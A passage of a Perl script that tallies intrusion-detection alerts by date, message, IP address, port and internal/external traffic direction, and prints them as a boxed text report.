                        $external_internal_relationship_counter{"$src_ip"."->"."$dst_ip"}++;
            } else {
                        $external_external_relationship_counter{"$src_ip"."->"."$dst_ip"}++;
                        # Hopefully, this case never happens.
            }
  }

if ($dst_ip =~ "^MY\.NET") {
            $internal_dst_ip_counter{"$dst_ip"}++;
            $internal_dst_port_counter{"$dst_port"}++;
} else {
            $external_dst_ip_counter{"$dst_ip"}++;
            $external_dst_port_counter{"$dst_port"}++;
}
```

```
# Assure the user that something's happening, and we're not hung.

    $happydots++;
    print "." if $happydots % 100 == 0; # if $happydots == 100;
    print "Just a moment." if $happydots % 46600 == 0;
}

foreach $key ( keys(%date_counter) ) {
            push (@dates, "$date_counter{$key},$key");
}
foreach $key ( keys(%alert_counter) ) {
            push (@alerts, "$alert_counter{$key},$key");
}
foreach $key ( keys(%internal_src_ip_counter) ) {
            push (@internal_src_ips, "$internal_src_ip_counter{$key},$key");
}
foreach $key ( keys(%internal_src_port_counter) ) {
            push (@internal_src_ports, "$internal_src_port_counter{$key},$key");
}
foreach $key ( keys(%internal_dst_port_counter) ) {
            push (@internal_dst_ports, "$internal_dst_port_counter{$key},$key");
}
foreach $key ( keys(%internal_dst_ip_counter) ) {
            push (@internal_dst_ips, "$internal_dst_ip_counter{$key},$key");
}
foreach $key ( keys(%external_src_ip_counter) ) {
            push (@external_src_ips, "$external_src_ip_counter{$key},$key");
}
foreach $key ( keys(%external_src_port_counter) ) {
            push (@external_src_ports, "$external_src_port_counter{$key},$key");
}
foreach $key ( keys(%external_dst_ip_counter) ) {
            push (@external_dst_ips, "$external_dst_ip_counter{$key},$key");
}
foreach $key ( keys(%external_dst_port_counter) ) {
            push (@external_dst_ports, "$external_dst_port_counter{$key},$key");
}
foreach $key ( keys(%internal_internal_relationship_counter) ) {
            push (@internal_internal_relationships, "$internal_internal_relationship_counter{$key},$key");
}
foreach $key ( keys(%internal_external_relationship_counter) ) {
            push (@internal_external_relationships, "$internal_external_relationship_counter{$key},$key");
}
foreach $key ( keys(%external_internal_relationship_counter) ) {
            push (@external_internal_relationships, "$external_internal_relationship_counter{$key},$key");
}
foreach $key ( keys(%external_external_relationship_counter) ) {
            push (@external_external_relationships, "$external_external_relationship_counter{$key},$key");
}

# Group everything up in a sensible order:

@things_we_care_about = (
            [@dates],
            [@alerts],
```

```
            [@external_src_ips],
            [@external_src_ports],
            [@external_internal_relationships],
            [@external_external_relationships],
            [@internal_src_ips],
            [@internal_src_ports],
            [@internal_internal_relationships],
            [@internal_external_relationships],
            [@internal_dst_ips],
            [@internal_dst_ports],
            [@external_dst_ips],
            [@external_dst_ports],
            );

# Write it all down.

print "\nWriting the report to $outfile.";
undef $happydots;

foreach $report_item (@things_we_care_about) {

# print OUTFILE "\n\@$report_item\n";      # Uncomment this for light debugging

if ($report_item eq @things_we_care_about[0]) {
            $title = "EOIs by Date";
   } elsif ($report_item eq @things_we_care_about[1]) {
            $title = "EOIs by Alert Message";
   } elsif ($report_item eq @things_we_care_about[2]) {
            $title = "EOIs by Source IP (External Only)";
   } elsif ($report_item eq @things_we_care_about[3]) {
            $title = "EOIs by Source Port (External Only)";
   } elsif ($report_item eq @things_we_care_about[4]) {
            $title = "EOIs by Relationship (External->Internal Only)";
   } elsif ($report_item eq @things_we_care_about[5]) {
            $title = "EOIs by Relationship (External->External Only)";
   } elsif ($report_item eq @things_we_care_about[6]) {
            $title = "EOIs by Source IP (Internal Only)";
   } elsif ($report_item eq @things_we_care_about[7]) {
            $title = "EOIs by Source Port (Internal Only)";
   } elsif ($report_item eq @things_we_care_about[8]) {
            $title = "EOIs by Relationship (Internal->Internal Only)";
   } elsif ($report_item eq @things_we_care_about[9]) {
            $title = "EOIs by Relationship (Internal->External Only)";
   } elsif ($report_item eq @things_we_care_about[10]) {
            $title = "EOIs by Destination IP (Internal Only)";
   } elsif ($report_item eq @things_we_care_about[11]) {
            $title = "EOIs by Destination Port (Internal Only)";
   } elsif ($report_item eq @things_we_care_about[12]) {
            $title = "EOIs by Destination IP (External Only)";
   } elsif ($report_item eq @things_we_care_about[13]) {
            $title = "EOIs by Destination Port (External Only)";

}

print OUTFILE "    ";
for ($i = -1; $i <= length($title); $i++) {print OUTFILE "_" ; }
```

```
print OUTFILE "\n";
print OUTFILE " __/ $title \\";
for ($i = 0; $i+8+length($title) <= 70; $i++) { print OUTFILE "_" ; }
print OUTFILE "\n";
printf OUTFILE "| %-68s|\n";

undef $eoi_unique_count;
undef $eoi_total_count;
unless (@$report_item) {
	printf OUTFILE "| %-68s|\n","No events of interest for this category (usually a Good Thing)" ;
}

foreach $item ( reverse(sort{ $a <=> $b }(@$report_item))) {
		($count,$entry) = split(/\,/,$item);

		# Assure the user we're doing stuff (ie, not hung or anything)...
		   $happydots++;
		   print "." and $happydots = 0 if $happydots == 100;

		$eoi_unique_count++;
		$eoi_total_count = $eoi_total_count + $count;

		if (length($entry) <= 58) {
			printf OUTFILE "| %-8d %-58s |\n",$count,$entry;
		} elsif (length($entry) > 65 ) {
			printf OUTFILE "| %-8d %-55s... |\n",$count,substr($entry,0,55);
		}
}

printf OUTFILE "| %-68s|\n";
printf OUTFILE "| %-20s%8d%31s%8d |\n ",
		"Total Uniques: ",
		$eoi_unique_count,
		"Total EOIs: ",
		$eoi_total_count;

for ($i = 0; $i <= 68; $i++) { print OUTFILE "-" ; }
print OUTFILE "\n";

}

print "\nDone!\n";
```